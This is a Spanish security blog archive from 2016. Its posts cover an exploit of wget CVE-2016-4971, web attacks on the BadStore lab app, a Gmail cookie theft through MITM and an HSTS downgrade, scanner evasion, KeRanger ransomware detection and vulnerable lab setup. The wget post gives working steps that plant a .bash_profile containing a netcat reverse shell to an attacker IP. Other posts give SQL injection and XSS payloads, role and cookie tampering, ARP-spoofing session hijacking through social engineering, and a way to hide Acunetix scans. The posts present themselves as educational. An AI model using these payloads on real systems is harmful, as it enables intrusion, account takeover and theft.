Mostrando entradas con la etiqueta vulnerabilidad. Mostrar todas las entradas

sábado, 25 de junio de 2016

Explotando wget. CVE-2016-4971


Buenas compañeros,

Esta semana leyendo las noticias encontramos que se ha publicado una vulnerabilidad en WGET que afecta hasta la versión 1.17.
Es el CVE que acompaña al titulo, la descripción nos dice;
En una redirección de HTTP a un recurso FTP, wget confia en el servidor HTTP y usa el nombre
de archivo de la redirección como nombre destino.


Vamos a ver que necesitamos para plantear un escenario de explotación paso a paso.
Primero montar un servidor FTP que alojará el fichero que queremos que se descargue la victima.

Partiendo de una Kali, instalamos proftpd.

apt-get install proftpd-basic


Creamos el directorio raíz y le damos permisos para el usuario
proftpd

cd /var/
mkdir ftp
chown proftpd -R ftp/
cd ftp/
touch TEST


Creamos también un archivo TEST en la raíz y configuramos el servicio FTP.
Con una configuración básica será suficiente para la prueba.

DefaultRoot /var/ftp
<Limit LOGIN>
   DenyAll
</Limit>

<Anonymous /var/ftp>
   User   proftpd
   UserAlias anonymous proftpd
   RequireValidShell off

   <Limit LOGIN>
      AllowAll
   </Limit>
</Anonymous>


Iniciamos el servicio FTP, service proftpd start y 
ya tenemos el servidor ftp. Vamos con Apache para crear la redirección.

Lo primero vamos a crear un archivo gancho, este es el que la victima creerá descargar.
Le vamos a poner el suculento nombre de claves.txt.

touch /var/www/html/claves.txt


Ahora configuramos una redirección simple en Apache que redirija las peticiones de claves.txt al archivo que hemos alojado en nuestro FTP.

nano /etc/apache2/sites-enabled/000 sites-enabled/000-default.conf

Redirect /claves.txt ftp://192.168.10.185/TEST


Finalmente reiniciamos Apache, service apache2 restart,  para que cargue la nueva configuración y ya tenemos la trampa hecha.


Resultado


Cuando una victima haga
wget sobre nuestro archivo claves.txt realmente descargará el archivo TEST del ftp.


wget http://192.168.10.185/claves.txt


Sacando provecho de la situación


Hemos visto que el problema reside en la falta de comprobaciones por parte de wget en el nombre destino, por lo que sabiendo que podemos escribir en destino con un nombre arbitrario podemos intentar escribir algún archivo que interprete el sistema.
Como ".bash_login" y ".bash_profile" son archivos que ejecuta Bash cuando crea un nueva sesión parecen buenas opciones.

Manos a la obra, nos vamos a crear un archivo .bash_profile en el que vamos a incluir una Shell Reversa, por ejemplo, con netcat.


rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.10.185 5151 >/tmp/f &


Guardamos como .bash_profile en la raíz del ftp y modificamos nuestra redirección en Apache para que apunte al nuevo archivo.

Redirect /claves.txt ftp://192.168.10.185/.bash_profile

Reiniciamos Apache y levantamos un netcat para recibir la conexión.
wget http://192.168.10.185/claves.txt  [.bash_profile]

Ahora cuando la victima ejecute wget contra el archivo claves.txt se crea un archivo .bash_profile con una Shell que se ejecutará en cada inicio.

Obtenemos una Shell cuando se inicia bash en la victima


Referencias:


miércoles, 4 de mayo de 2016

La BadStore, explotando vulnerabilidades web sin meterse en lios

Buenas,

Con esa entrada quería comenzar una serie de post's para exponer las principales vulnerabilidades en las principales aplicaciones intencionadamente vulnerables para practicar en un entorno simulado y controlado y olvidarnos de problemas.

En esta entrada quería centrarme en la badstore, una aplicación web para practicar las principales vulnerabilidades web a las que nos podemos enfrentar.

Disponible de una ISO para su descarga en el siguiente enlace:

http://download.vulnhub.com/badstore/BadStore_123s.iso

Para su configuración en virtualbox se crea una máquina virtual y posteriormente se añade la ISO. En configuración -almacenamiento, hay asociar la imagen ISO en el controlador IDE y configurar la máquina virtual para que arranque primero desde el cdrom.


En la opción de red, se configura en la opción de "sólo host anfitrión".


Una vez iniciado, accediendo en el navegador a la url:

http://192.168.XXX.XXX/cgi-bin/badstore.cgi en función de la IP privada de cada uno, se accede a la página principal de la badstore:


Por ejemplo, en la barra de búsqueda se puede inyectar código SQL obteniendo devolviendo todos los artículos de la tienda, esto es, más artículos de los que se ven de primeras.

Introduciendo la consulta SQL: ' or '1'= '1 #


Visitando el libro de visitas, se podría incluir código script para explotar un Cross Site Scripting.


De esta manera introduciendo el típico <script>alert("XSS")</script> se inserta un XSS persistente, tal que al acceder al historial de visitas, se ejecuta dicho código, siendo en este caso un alert.


En la creación de cuentas de usuarios, analizando las peticiones se pueden observar un parámetro en la petición POST muy jugoso, con el nombre de role. Por defecto, viene con valor role=U (user), por lo que si se captura esa petición y se modifica con role=A (admin)


Empleando el plugin TamperData de Firefox o el similar para Google Chrome se puede capturar la petición y modificarla:


De tal manera que se consigue permisos de administrador teniendo acceso al panel de administrador. Bajando en la barra de usuario.


Por último, otra vulnerabilidad se encuentra en las cookies. La vulnerabilidad se basa en que no tienen el atributo HttpOnly. Además como se observan están en texto plano sin cifrar ni hashear.

La vulnerabilidad está basada en inyectar una cookie capturada para conseguir el login de una cuenta de usuario.

Por lo tanto, empleando el XSS documento.cookie se podría reenviar esta traza con esa cookie para loguearse.


Con ese valor de las cookies del carrito de compra:

CartID=1461162597%3A3%3A9010.5%3A1000%3A1004%3A1005

 Se pueden identificar los productos seleccionados para comprar gracias a que están separados por el carácter “%”, siendo sus identificadores:
->1000
->1004
->1005
%3A3 -> Indica el número de produxtos seleccionados
%3A9010.5 -> Indica el precio
%3A1000%3A1004%3A1005 -> Indica el ID de los productos seleccionados

Entonces capturando la cookie y cambiando el valor de la compra:


De tal manera que nos salen gratis =D


La finalidad de este post es totalmente educativo para formar sobre ciberseguridad en un entorno completamente controlado.

La mejor defensa es un buena ataque

Saludos.

NaxHack5

martes, 8 de marzo de 2016

KeRanger: Descubierto ransomware para MAC (OS X)


Autor: Diego Jurado


Buenas a todos hackers!!
Hoy vamos a hablaros sobre un tema que nos acontece, es la noticia del momento y es que era solo cuestión de tiempo pero finalmente podemos decir: OS X ha sido vulnerado.
Hasta ahora, los usuarios de Apple podían presumir de ser uno de los únicos sistemas operativos que no había sufrido de las amenazas de Internet, pero esto ya es historia.

El 4 de marzo de este mismo mes, se registró el primer ataque de ransomware, bautizado como KeRanger dirigido a usuarios de Apple y esto es un problema, especialmente para los amantes de las descargas, ya que este ´malware´ ha sido difundido a través de software torrent y puede afectar a cualquier tipo de Mac, siempre que el usuario se encargue de ejecutar la aplicación asociada.

El único ransomware conocido para OS X hasta ahora fue descubierto por Kasperky Lab en 2014, fue denominado como FileCoder y estaba incompleto, mientras que KeRanger , según los investigadores de Palo Alto, se trata de "el primer ransomware completamente funcional que se ha visto en la plataforma OS X".


¿Qué es un Ransomware?

Un ransomware (del inglés ransom = rescate / ware = software) se trata de un tipo de programa informático malicioso, que encripta y restringe el acceso generalmente a archivos o partes del sistema que ha sido vulnerado.
Una vez se tienen los datos encriptados, la única forma de recuperar estos archivos es mediante el pago de un rescate que se le pide al usuario. 

Esto supone un daño crítico, especialmente a empresas u organizaciones que dependen de sus archivos y que se han visto en más de una ocasión a pagar dicho rescate, como por ejemplo hace un mes, un hospital en los Angeles se vio obligado a pagar 40 bitcoins (equivalente a $16700) para recuperar parte de sus sistema que fue afectado por un ramsomware.


KeRanger Ransomware

Para la propagación de este ransomware, los atacantes se aprovecharon de una actualización de Transmission, un cliente de BitTorrent para OS X que llevaba dos años sin actualizarse.
Los creadores inyectaron KeRanger en dos instaladores de la versión 2.90, aprovechando que esta es una aplicación de código abierto (open source).


La aplicación infectada con KeRanger estaba firmada con un certificado de desarrollador de Apple, que lograba evitar que Gatekeeper (mecanismo de seguridad integrado en OS X) detectase la aplicación como peligrosa y rechazase su instalación.

Cuando un usuario instala la aplicación, un ejecutable embebido en la misma, pasa a formar parte del sistema. Es entonces cuando KeRanger (a los 3 días aproximadamente) se conecta con sus servidores de control y comando en la conocida red Tor y comienza a cifrar ciertos tipos de documentos y archivos de datos del sistema.


Estos son algunos de los tipos de documentos que se cifran: 


Tras finalizar este proceso, se solicita automáticamente al usuario afectado que pague un BitCoin ($400 aproximadamente) a una dirección especifica para poder recuperar sus documentos. 

Se dice que KeRanger sigue en proceso de desarrollo, y este malware intenta cifrar tambien el contenido de las copias de seguridad de Time Machine para prevenir recuperar información desde sus copias de seguridad. 


¿Como detectarlo y como protegerse?

Como era de esperar, la reacción ha sido rápida, y desde Transmission ya se han dado cuenta, y han lanzado una nueva version 2.92, donde se ha eliminado el ransomware. Esta actualización ha pasado a ser obligatoria para todos los usuarios  de la aplicación.

Pero,  ¿como podemos saber si estamos infectados?, ¿como nos protegemos?

Si vamos a Transmission y hacemos clic en Mostrar contenido del paquete con el segundo botón del ratón, podremos observar que hay un archivo extra denominado General.rtf en la ruta:
Transmission.app/Content/MacOS/Transmission. 

Este archivo de texto no es más que un ejecutable empaquetado con UPX 3.91.

Cuando el usuario infectado ejecuta la aplicación, dicho archivo se copia en la ubicación: 
Library/kernel_service y se ejecuta el servicio antes de que ninguna interfaz aparezca para recolectar información del modelo de Mac y su identificador UUID.

Estos datos se envían a un servidor externo, y este devuelve una respuesta informando sobre el rescate.


Si queremos saber si hemos sido infectados, debemos seguir los siguientes pasos: 
  • Abrir Terminal o Finder y verificar si tenemos el archivo General.rtf en nuestro equipo. Para ello basta con mirar las rutas: 

          /Applications/Transmission.app/Contents/Resources/General.rtf           /Volumes/Transmission/Transmission.app/Contents/Resources/

  • Mediante el Monitor de actividad, deberemos verificar los procesos que están activos. Si encontramos uno llamado "kernel_service" ejecutandose, deberemos hacer doble click sobre él, ir a la opción de Archivos y puertos abiertos (Open Files and Ports) y ver si hay un archivo con el nombre: /Users/<username>/Library/kernel_service , en este caso, forzaremos el cierre.

  • Por último, comprobaremos si los archivos: kernel_pid, kernel_time, kernel_complete o kernel_service existen en la carpeta Library directory, en este caso los eliminaremos.


Recomendaciones

Desde aqui, recomendamos siempre tener una copia de seguridad disponible, por si alguna vez sufrimos este tipo de ataques, con ella estaremos mucho más seguros.

Es importante concienciarse de que todos nuestros datos están expuestos, y de que todos somos vulnerables. 

Este es el primer caso de ransomware que hace que el Mac (OS X) ya no pueda mantener su reputación como bastión de seguridad por encima de Windows.


"Pienso que los virus informáticos muestran la naturaleza humana: la única forma de vida que hemos creado hasta el momento es puramente destructiva"  - Stephen Hawking -


miércoles, 2 de marzo de 2016

Evil GO.ogle

Buenas hackers!
En esta prueba de concepto os explicare como una persona con fines mal intencionados puede obtener el correo electronico Gmail de los empleados de una organización a través de Twitter como medio de propagación.


A traves del bypass del hsts conocida por @ShargonXL, el link http://www.google.es/?gws_rd=ssl fuerza el http saltandote el https, capturando la cookie de sesión de la cuenta de Gmail si ese usario previamente esta logeado en el navegador. Es un fallo de seguridad ya que un usuario mal intencionado puede enviar ese link a traves de ingenieria social y con un ataque man-in-the-middle obtener la cookie y sesión de Gmail.
¿Se consideraria un fallo de seguridad el degradar de https a http? Si se da el caso o la opinión de que no lo es, ¿por qué se implementa el sistema de seguridad hsts? El hsts precisamente consiste en evitar que una pagina web nunca vaya por http, porque es un protocolo inseguro, entonces ¿por qué el hsts de Google no funciona con ese link?, si la medida de seguridad hsts no funciona un atacante mal intencionando mediante Man-In-The-Middle tiene una capacidad enorme para interceptar las peticiones y respuestas entre un usuario y un servidor de aplicaciones web, es decir, se manda el link,  se abre un esnifer para capturar el trafico, pincha la victima y se obtiene la cookie y el email, saltando el https de Google.

Proof of concept by naivenom,
El empleado con conocimientos de hacking y con sintomas de Burnout (esta quemado con su trabajo :S), realizará un ataque Man-In-The-Middle estando en medio de la comunicación interceptando la información entre el emisor y receptor. Para ello tendrá que estar en la misma red LAN, y utilizar el protocolo IPv4 para el intercambio de datos.
El ataque esta basado en ARP Spoofing, donde el atacante con malas intenciones se colocará entre el router y la victima. Cuando el router envie tráfico a la victima, este pasara primero por la maquina del atacante.
El protocolo ARP permite el conocimiento de la dirección física de otro dispositivo partiendo de la base que conoce una dirección IP.


El planeamiento del ataque deberá ser meticuloso y saber el medio de propagación del link. En este caso el atacante usará el Twitter y mediante ingenieria social convencera al personal de la empresa para seguir esa cuenta. Propagará el link con un mensaje privado a todo el personal diciendo que el lugar del restaurante donde van a cenar es este: http://www.google.es/?gws_rd=ssl

Una vez planeado el ataque, empieza el ataque Man-In-The-Middle:

PASO 1: 

Será necesario que el atacante tenga un portatil y acceso a la red. Cumple de sobra estos requisitos. Abrira el programa EvilFOCA para realizar el ataque Man-In-The-Middle.


Una vez envenenado la tabla ARP de la victima, todos los paquetes enviados entre router y victima pasarán por nosotros.

PASO 2: 

Ahora procedemos a abrir un esnifer de paquetes de red como por ejemplo Wireshark.
Quizas sea este el paso más delicado y dependemos de varios factores:
  • Tiempo que haya de interacción entre victima y el software Twitter
  • Si la victima pincha el enlace o no. Se presupone de nuestra previa habilidad en convencimiento y confianza que le ofrecemos a la victima. 
Una vez que la victima pincha el enlace desde su maquina, se le abrirá la pagina de google y si hay suerte de que tenga ya logeada la cuenta de Gmail, obtendremos la cookie y el correo.


Guardamos la captura en .pcap

PASO 3:

Analizaremos la captura hecha con el software Fiddler.
Podemos observar que a través de la petición GET, obtenemos el Gmail de la victima con tan solo estar logeada.


Con el correo electronico podemos realizar ataques de phishing o envio de malware, obteniendo una shell del sistema victima.

PASO 4: 

Al capturar el tráfico, obtenemos unas cookies. De un modo u otro instalando una extensión en chrome podemos replicar esas cookies y tener la sesión loegada del Gmail victima en nuestra maquina. También deberemos modificar el user-agent con otra extensión proporcionada por Chrome:


Replicamos las cookies que obtenemos en la captura de Wireshark o Fiddler y la añadimos o editamos en nuestro navegador:


Actualizamos con la replica de las cookies obtenidas mediante el esnifer y escribimos la URL del link:


Como pueden observar es fácil a traves de un ataque Man-in-the-middle y el bypass del hsts, obtener información sensible como puede ser el correo electronico o el nombre y apellidos.

P.D Esta prueba de concepto esta realizada con fines educativos siempre en un entorno de trabajo propio, usando la propia red LAN y cuenta de correo (en este caso) de Gmail. No nos hacemos responsables de su mal uso.


domingo, 28 de febrero de 2016

Escaneando like a Sir

Prueba de concepto realizada por @ShargonXL (Twitter)

La POC de hoy es bastante sencillita, y trata de como pasar un Acunetix, en sitios que lo bloquean, o de forma que no se detecte (al menos de forma fácil)

Acunetix envia las siguientes cabeceras de forma automática, ya que ha de hacerse de manera profesional y avisando al cliente.

Versión 8.0 (con la que se realiza esta POC)


En la versión 9 envía unas mas como Acunetix-Product , creo recordar.
Según este post, envía también estas, no ha sido mi caso, pero lo suyo es que revisaras primero que cabeceras envía tu versión para poder continuar, y hacerlo a sabiendas, ya que pueden variar.


 Para protegerse, BlueTeam, tan sólo bastaría estas lineas de código php.


Estarías protegido de un ataque (escaneo ejem ejem) normal por acunetix. 
O no? Pues bien, vamos a ponerlo algo mas complicado al BlueTeam
Pues muy sencillo ahora vamos al Acunetix.


y le establecemos un proxy local al puerto que más rabia te de (y no esté en uso).


Abrimos el Fiddler (http://www.telerik.com/fiddler) (i love fiddler) y lo configuramos de forma que escuche peticiones a ese puerto.


Ahora todas las peticiones del Acunetix pasan por nuestro proxy. Le establecemos filtros de borrado de cabeceras.


Y ya puedes escanear, que ¡no será visto! (al menos no enviara dichas cabeceras) :)


Y eso es todo amigos!! 


P.D El autor no se hace responsable del mal uso que se le de a esta PoC, usen siempre estos conocimientos de forma ética y con consentimiento del cliente. 


miércoles, 24 de febrero de 2016

Entorno vulnerable y puesta en escena

En esta entrada se explicará como instalar Apache, PHP y MySQL compilando el código fuente e instalando mediante binarios. También se expondrá con cierta síntesis ejecutar el instalador XAMPP.
Es interesante en un entorno vulnerable y virtualizado instalar estos servicios para hacer pruebas de concepto, ver que servicios y puertos están disponibles, realizar un escaneo, análisis de vulnerabilidades, realizar una fase de explotación, y finalmente escalar privilegios correspondiente a la post-explotación.


PARTE 1:
Apache HTTP Server, es un software de código abierto bajo una licencia del tipo Apache License, donde podemos modificar como desarrolladores el código libremente y generar una nueva variante.

En esta práctica se instalara un servidor web Apache en un Windows Server 2008 de forma binaria.
Para poder compilar el código fuente se necesita del entorno Visual Studio de Microsoft (Visual Studio VC11). Todos los archivos necesarios nos lo encontramos en esta página: Apache Lounge
Ejecutamos el ejecutable VC11:


Descomprimimos el archivo .zip, del binario Apache VC11 y copiamos la carpeta Apache24 a C:


La estructura de directorios de Apache esta formada de la siguiente manera:


  • bin: Archivos ejecutables.
  • cgi-bin: Donde se almacenan programas del lado del servidor.
  • conf: Archivos de configuración.
  • htdocs: Donde se almacenan las páginas web. 
  • icons: Directorio que contiene iconos que usa el servidor web para mostrar mensajes.
  • include: Archivos de cabecera del código fuente de Apache.
  • lib: Librerías de Apache.
  • logs: Archivos de conexiones y errores en el servidor web.
  • manual: Manual de Apache.
  • modules: Módulos del servidor. 



Para poder ejecutar e instalar primero el servicio httpd, habrá que hacer que el directorio bin de Apache forme parte del Path del sistema:
  1. Panel de control/Sistema y Seguridad/Sistema/Configuración avanzada del sistema.
  2. En propiedades del sistema elegimos la opción Variables de entorno.
  3. En variables de sistema elegimos Path y le damos a editar.
  4. Añadimos lo siguiente al final ;C:\Apache24;C:\Apache24\bin.
  5. Por último ejecutamos desde la terminal path.


Vemos que se añadieron y gracias a esto podremos ejecutar el servicio desde cualquier directorio de la terminal.

Apache se instala como servicio de Windows. Se puede iniciar mediante terminal o desde Apache Monitor.
Una vez configurado la variable Path del sistema, ejecutamos lo siguiente desde el terminal con privilegios de administrador:
httpd -k install
Con el comando anterior instalamos el servidor Apache como servicio en Windows.
Para arrancar el servidor, detenerlo, reiniciarlo y desinstalarlo se ejecuta lo siguiente respectivamente:
httpd -k start
httpd -k stop
httpd -k restart
httpd -k uninstall

Las rutas donde se alojan las páginas web se encuentra en el directorio htdocs. Si ponemos en el navegador con el servicio activo lo siguiente, comprobamos que Apache fue instalado con éxito:


PHP, significa Hipertext Pre Processor y se trata del lenguaje de scripting del lado de servidor más popular. Este tipo de lenguaje va incrustado dentro de otro código.
Vamos a instalar PHP en el Windows Server 2008, previa instalación de Apache. Además es la opción compatible con la instalación de Apache mediante archivos binarios como hicimos anteriormente.
El archivo .zip podemos descargarlo desde Fuente, el VC11. En un entorno Windows, hay que descargar la versión Thread Safe, ya que este S.O es un entorno multihilo. En caso contrario y usar un servidor propietario de Microsoft como IIS, debemos elegir Non-Thread Safe.
De igual modo que en Apache es necesario antes tener instalado el Visual C++ Redistributable para Visual Studio 2012.
Descomprimimos:


Y copiamos la carpeta a C:


En necesario añadir el directorio php situado en C: y el directorio ext (dentro de php) al Path del sistema Windows. Se hará de igual modo que en apache:


Dentro de la carpeta php, renombramos el archivo php.ini-development a php.ini para que el archivo tenga una extensión correcta. Abrimos el archivo con un notepad:


Como se puede apreciar todas las lineas están comentadas con ; Basta con quitarlo de la linea para que aplique una configuración predeterminada.
Des-comentamos las siguientes lineas si existen, si no existen la añadimos:


  • display_errors=On  ;Muestra de errores
  • extension_dir="./ext"  ;Ruta de las extensiones PHP
  • extension=php_mysql.dll  ;Habilita el soporte de MySQL
  • extension=php_mysqli.dll  


En el archivo de configuración de Apache httpd.conf añadir al final del documento, el módulo de PHP y el tipo de manejo de archivos PHP:

PHPIniDir "C:\php" #Se indica la raíz de PHP
LoadModule php5_module "C:\php\php5apache2_4.dll" #Modulo de PHP
#Indicación del tipo MIME para el manejo de archivos PHP (Contenedor y directiva)
<FilesMatch \.php$>
        SetHandler application/x-httpd-php
</FilesMatch>

Con esto ya tendríamos instalado PHP en nuestro servidor web Apache mediante binarios.


MySQL es un Sistema Gestor de Base de Datos perteneciente a la Capa de Negocio, y más usado actualmente de código libre GPL. La unión a Apache y PHP, hace el conjunto de un potente software con la capacidad de la creación de aplicaciones web.
  • Descargaremos en vez de un instalador, un archivo .zip que dentro contiene los binarios de MySQL. Es la mejor opción cuando somos desarrolladores y queremos modificar el código fuente. Nos lo podemos descargar de la siguiente página web.
  • Igual que antes, copiamos la carpeta al directorio raíz C:
  • Añadimos el directorio bin de MySQL al Path de Windows:

  • Instalamos MySQL como servicio desde la terminal de Windows mysqld --install. El nombre del servicio se llamara MySQL y se quedará de forma persistente en el sistema:


  •  Iniciamos el servicio de MySQL:


  • Y para finalizar ejecutamos una serie de comandos que se pueden apreciar a continuación en las imágenes, junto >mysql -u root para obtener el prompt mysql desde la terminal:


Con esto, tendríamos un entorno vulnerable si dejamos una mala configuración en las directivas del servidor Apache, contraseñas por defecto o bien conocidas, protocolos inseguros como FTP o Telnet, instalar versiones antiguas y vulnerables de los servicios que ofrece Apache o MySQL..etc. Podríamos crear nuestras propias maquinas vulnerables y realizar diversos ataques a la base de datos, al puerto 80 del servidor web Apache o ataques por diccionario; ya sea para la recolección de información o conseguir una shell del servidor.


PARTE 2:
XAMPP, Se trata de un software muy potente capaz de instalar Apache, MySQL, PHP, phpMyAdmin, Perl, servidor de subida de archivos FTP, servidor SMTP y otro de Java.
Es muy útil este tipo de software para personas que necesitan practicar con el lenguaje de programación PHP, o para aquellas que deseen crear bases de datos y ejecutar sentencias SQL. 
En esta practica bastante corta y asequible, se instalará XAMPP en Windows a través de un instalador.
La página web para poder instalar de forma intuitiva este software se encuentra aquí


La captura de pantalla esta en Ubuntu, simplemente para mostrar el ejecutable

Los pasos para instalar la versión del instalador es la siguiente:
  • Ejecutamos y seguimos los pasos del asistente. El segundo paso será elegir los componentes a instalar, no es necesario instalar todo pero si recomendable instalar Apache, PHP, MySQL, Perl y phpMyAdmin para gestionar de forma gráfica MySQL.
  • Posibilidad de integrar un CMS
  • Al finalizar la instalación es probable que salte el Firewall de Windows, y habrá que indicarle que de permiso de acceso a Apache. El directorio raíz del XAMPP se encontrara en C: 
  • Desde el cuadro de control de XAMPP tendremos que iniciar o detener Apache o MySQL, al igual que podremos o no, instalarlo como servicio. 

Un Windows Server 2008 y estos servicios instalados en un entorno vulnerable, tendréis infinidad de posibilidades para realizar vuestras PoC y aprender de forma virtualizada los distintos ataques a sistemas, aprovechando sus vulnerabilidades, los servicios instalados o una mala configuración del administrador.

Google Analytics